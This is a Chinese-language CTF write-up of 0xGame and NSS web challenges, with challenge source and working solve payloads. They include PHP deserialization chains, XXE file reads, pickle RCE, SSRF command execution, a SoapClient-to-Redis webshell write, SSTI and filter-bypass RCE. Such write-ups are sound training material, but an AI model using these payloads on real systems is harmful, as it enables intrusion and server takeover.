week1

RCE1
考点:或运算构造system
<?php
error_reporting(0);
highlight_file(__FILE__);
$rce1 = $_GET['rce1'];
$rce2 = $_POST['rce2'];
$real_code = $_POST['rce3'];
$pattern = '/(?:\\d|[\\$%&#@*]|system|cat|flag|ls|echo|nl|rev|more|grep|cd|cp|vi|passthru|shell|vim|sort|strings)/i';
function check(string $text): bool {
global $pattern;
return (bool) preg_match($pattern, $text);
}
if (isset($rce1) && isset($rce2)){
if(md5($rce1) === md5($rce2) && $rce1 !== $rce2){
if(!check($real_code)){
eval($real_code);
} else {
echo "Don't hack me ~";
}
} else {
echo "md5 do not match correctly";
}
}
else{
echo "Please provide both rce1 and rce2";
}
?>
print_r(scandir('/'));//查根目录文件
(systee|systel)('tac /f???');//直接一或运算将system构造出来,或者这里没过滤反引号,直接print(`tac /f???`);也行,或者readfile('/'.'fl'.'ag');

Lemon
ctrl+U直接拿flag
Http的真理,我已解明

八股文,注意最后这个要求clash代理,用请求头Via: clash
Rubbish_Unser
考点:hash触发Exception中__toString魔术绕过hash
<?php
error_reporting(0);
highlight_file(__FILE__);
class ZZZ
{
public $yuzuha;
function __construct($yuzuha)
{
$this -> yuzuha = $yuzuha;
}
function __destruct()
{
echo "破绽,在这里!" . $this -> yuzuha;
}
}
class HSR
{
public $robin;
function __get($robin)
{
$castorice = $this -> robin;
eval($castorice);
}
}
class HI3rd
{
public $RaidenMei;
public $kiana;
public $guanxing;
function __invoke()
{
if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this -> RaidenMei) && sha1($this -> kiana) === sha1($this -> RaidenMei))
return $this -> guanxing -> Elysia;
}
}
class GI
{
public $furina;
function __call($arg1, $arg2)
{
$Charlotte = $this -> furina;
return $Charlotte();
}
}
class Mi
{
public $game;
function __toString()
{
$game1 = @$this -> game -> tks();
return $game1;
}
}
if (isset($_GET['0xGame'])) {
$web = unserialize($_GET['0xGame']);
throw new Exception("Rubbish_Unser");
}
?>
很简单链子,垃圾回收去掉最后一个}去绕过,hash用Exception绕过
<?php
error_reporting(0);
class ZZZ
{
public $yuzuha;
function __construct($yuzuha)
{
$this -> yuzuha = $yuzuha;
}
function __destruct()
{
echo "破绽,在这里!" . $this -> yuzuha;
}
}
class HSR
{
public $robin="system('env');";
function __get($robin)
{
echo "4";
$castorice = $this -> robin;
eval($castorice);
}
}
class HI3rd
{
public $RaidenMei;
public $kiana;
public $guanxing;
function __invoke()
{
echo "3";
if($this -> kiana !== $this -> RaidenMei && md5($this -> kiana) === md5($this -> RaidenMei) && sha1($this -> kiana) === sha1($this -> RaidenMei))
return $this -> guanxing -> Elysia;
}
}
class GI
{
public $furina;
function __call($arg1, $arg2)
{
echo "2";
$Charlotte = $this -> furina;
return $Charlotte();
}
}
class Mi
{
public $game;
function __toString()
{
echo "1";
$game1 = @$this -> game -> tks();
return $game1;
}
}
$a=new ZZZ(1);
$a-> yuzuha=new Mi();
$a-> yuzuha->game=new GI();
$a-> yuzuha->game->furina=new HI3rd();
$a-> yuzuha->game->furina->kiana=new Exception("",1);$a-> yuzuha->game->furina->RaidenMei=new Exception("",2);
$a-> yuzuha->game->furina->guanxing=new HSR();
echo urlencode(serialize($a));
?>
Lemon_RevEnge

考点:污染os.path.pardir进行目录穿越
from flask import Flask,request,render_template
import json
import os
app = Flask(__name__)
def merge(src, dst):
for k, v in src.items():
if hasattr(dst, '__getitem__'):
if dst.get(k) and type(v) == dict:
merge(v, dst.get(k))
else:
dst[k] = v
elif hasattr(dst, k) and type(v) == dict:
merge(v, getattr(dst, k))
else:
setattr(dst, k, v)
class Dst():
def __init__(self):
pass
Game0x = Dst()
@app.route('/',methods=['POST', 'GET'])
def index():
if request.data:
merge(json.loads(request.data), Game0x)
return render_template("index.html", Game0x=Game0x)
@app.route("/<path:path>")
def render_page(path):
if not os.path.exists("templates/" + path):
return "Not Found", 404
return render_template(path)
if __name__ == '__main__':
app.run(host='0.0.0.0', port=9000)
{
"__init__":{
"__globals__":{
"os":{
"path":{
"pardir":"!"
}
}
}
}
}

Python原型链污染 – Jaren's Blog
浅谈Python原型链污染及利用方式-先知社区
留言板(粉)

admin/admin123登入,发现网页名字提示是打xxe
<!DOCTYPE evil [
<!ENTITY xxe SYSTEM "file:///flag">
]>
<user><username>&xxe;</username><password>&xxe;</password></user>
留言板_reVenge

很懵逼,都是直接无过滤无回显xxe打完了
week2
你好,爪洼脚本
考aaEncode加密
aaEncode加密解密工具
0xGame{Hello,JavaScript}
马哈鱼商店
考点:pickle反序列化(文本协议)

买flag是假的,买pickle,将折扣改成0.0001就行
Use GET To Send Your Loved Data!!! BlackList = [b'', b''] @app.route('/pickle_dsa') def pic(): data = request.args.get('data') if not data: return "Use GET To Send Your Loved Data" try: data = base64.b64decode(data) except Exception: return "Cao!!!" for b in BlackList: if b in data: return "卡了" p = pickle.loads(data) print(p) return f"
Vamos! {p}
打pickle反序列化
import pickle
import base64
import os
class P(object):
def __reduce__(self):
return (eval, ("__import__('os').popen('env').read()",))
payload = pickle.dumps(P(), protocol=0)
b64_payload = base64.b64encode(payload)
print(payload)
print(b64_payload.decode())
注意这要用protocol=0(文本协议),b'' 是单个字节 0x1E(ASCII Record Separator)。它想拦包含该字节的数据。Pickle 的二进制协议很容易出现各种非可打印字节(包括 0x1E),而文本协议(protocol=0)通常不会包含 0x1E,所以用 protocol=0 构造 payload,避免 0x1E。
wp的方法倒是有点意思
import base64
opcode = '''csubprocess
check_output
(S'env'
tR.'''.encode()
print(base64.b64encode(opcode).decode())
DNS想要玩
考点:进制绕过黑名单进行dns解析(dns重绑定)
题目给了源码
from flask import Flask, request
from urllib.parse import urlparse
import socket
import os
app = Flask(__name__)
BlackList = [
'localhost', '@', '172', 'gopher', 'file', 'dict', 'tcp', '0.0.0.0', '114.5.1.4'
]
def check(url: str) -> bool:
parsed = urlparse(url)
host = parsed.hostname
if not host:
return False
host_ascii = host.encode('idna').decode('utf-8')
try:
ip = socket.gethostbyname(host_ascii)
except Exception:
return False
return ip == '114.5.1.4'
@app.route('/')
def index():
return open(__file__, 'r', encoding='utf-8').read()
@app.route('/ssrf')
def ssrf():
raw_url = request.args.get('url')
if not raw_url:
return 'URL Needed'
for u in BlackList:
if u in raw_url:
return 'Invaild URL'
if check(raw_url):
cmd = request.args.get('cmd', '')
return os.popen(cmd).read()
else:
return 'NONONO'
if __name__ == '__main__':
app.run(host='0.0.0.0', port=8000)
ssrf?url=http://1912930564/&cmd=cat%20/f*
很多办法,用进制绕过就行,我这里用10进制绕过
ctfshow-web-351-360-ssrf-wp_ctfshow web360-CSDN博客

预期解是考dns重绑定
浅谈DNS重绑定漏洞 – 知乎
https://lock.cmpxchg8b.com/rebinder.html

这真的是反序列化
考点:利用SoapClient触发__call用ssrf来打Redis
<?php
highlight_file(__FILE__);
error_reporting(0);
//hint: Redis20251206
class pure{
public $web;
public $misc;
public $crypto;
public $pwn;
public function __construct($web, $misc, $crypto, $pwn){
$this->web = $web;
$this->misc = $misc;
$this->crypto = $crypto;
$this->pwn = $pwn;
}
public function reverse(){
$this->pwn = new $this->web($this->misc, $this->crypto);
}
public function osint(){
$this->pwn->play_0xGame();
}
public function __destruct(){
$this->reverse();
$this->osint();
}
}
$AI = $_GET['ai'];
$ctf = unserialize($AI);
?>
根据wp的代码是
<?php
class pure {
public $web;
public $misc;
public $crypto;
public $pwn;
}
// 创建对象实例
$a = new pure();
$a->web = 'SoapClient';
$a->misc = null;
$a->pwn = null;
// 配置目标地址和Redis命令
$target = 'http://127.0.0.1:6379/';
$poc = "AUTH 20251206\\r\\n" .
"CONFIG SET dir /var/www/html/\\r\\n" .
"CONFIG SET dbfilename shell.php\\r\\n" .
"SET x '<?= @eval(\\$_POST[1]) ?>'\\r\\n" .
"SAVE";
// 构造crypto数组(攻击载荷的核心)
$a->crypto = array(
'location' => $target,
'uri' => "hello\\"\\r\\n" . $poc . "\\r\\nhello"
);
// 输出URL编码后的序列化字符串
echo serialize($a);
比赛时我参考的是
[【Web】DASCTF X GFCTF 2022十月挑战赛题解_dasctf x gfctf 2022十月挑战赛!]blogsystem-CSDN博客
但是改完后就是打不了,后面对比wp才知道第一个hello后面少一个双引号,难绷
<?php
$target = 'http://127.0.0.1:6379/';
$poc1 = "AUTH 20251206";
$poc2 = "CONFIG SET dir /var/www/html/";
$poc3 = "CONFIG SET dbfilename shel.php";
$poc4 = "SET x '<?= @eval(\\$_POST[1]) ?>'";
$poc5 = "SAVE";
$a = array('location' => $target, 'uri' =>
'hello"^^' . $poc1 . '^^' . $poc2 . '^^' . $poc3 . '^^' . $poc4 . '^^' . $poc5 . '^^hello');
$b = serialize($a);
$b = str_replace('^^', "\\r\\n", $b);
$c = unserialize($b);
class pure
{
public $web = 'SoapClient';
public $misc = null;
public $crypto;
public $pwn;
}
$a=new pure();
$a->crypto=$c;
echo urlencode(serialize($a));
soap导致的SSRF-先知社区
404NotFound
测试一下ssti

过滤了一些关键词和点
{{lipsum['__glo''bals__']['o''s']['po''pen']('cat /f*')['re''ad']()}}

Plus_plus
考点:限制字符的自增rce
输入?0xGame=1得到源码
<?php
error_reporting(0);
if (isset($_GET['0xGame'])) {
highlight_file(__FILE__);
}
if (isset($_POST['web'])) {
$web = $_POST['web'];
if (strlen($web) <= 120) {
if (is_string($web)) {
if (!preg_match("/[!@#%^&*:'\\-<?>\\"\\/|`a-zA-BD-GI-Z~\\\\\\\\]/", $web)) {
eval($web);
} else {
echo("NONONO!");
}
} else {
echo "No String!";
}
} else {
echo "too long!";
}
}
?>
$_=[]._;//Array
$__=$_[1];//r
$_=$_[0];//A
$_++;//B
$_1=++$_;//$_1=C,$_=D(这里是前缀++,即先自增一再赋值)
$_++;$_++;$_++;$_++;//$_=H
$_=$_1.++$_.$__;//CHr
$_=_.$_(71).$_(69).$_(84);//_GET
$$_[1]($$_[2]); //$_GET[1]$_GET[2]
需要把换行的都去掉,然后进行一次URL编码,因为中间件会解码一次,所以我们构造的payload先变成这样
get
0xGame=1&1=system&2=cat /f*
post
web=%24_%3D%5B%5D._%3B%24__%3D%24_%5B1%5D%3B%24_%3D%24_%5B0%5D%3B%24_%2B%2B%3B%24_1%3D%2B%2B%24_%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%2B%2B%3B%24_%3D%24_1.%2B%2B%24_.%24__%3B%24_%3D_.%24_(71).%24_(69).%24_(84)%3B%24%24_%5B1%5D(%24%24_%5B2%5D)%3B%20
nss-round28-web
我只想要你的PNG!
考点:文件名注入

只能上传png,但是源码提示有个check.php,上传文件发现文件上传后被删除,但是原文件名出现在check.php里,那就是打文件名注入,先尝试一下

果然可以执行命令
然后直接写马连
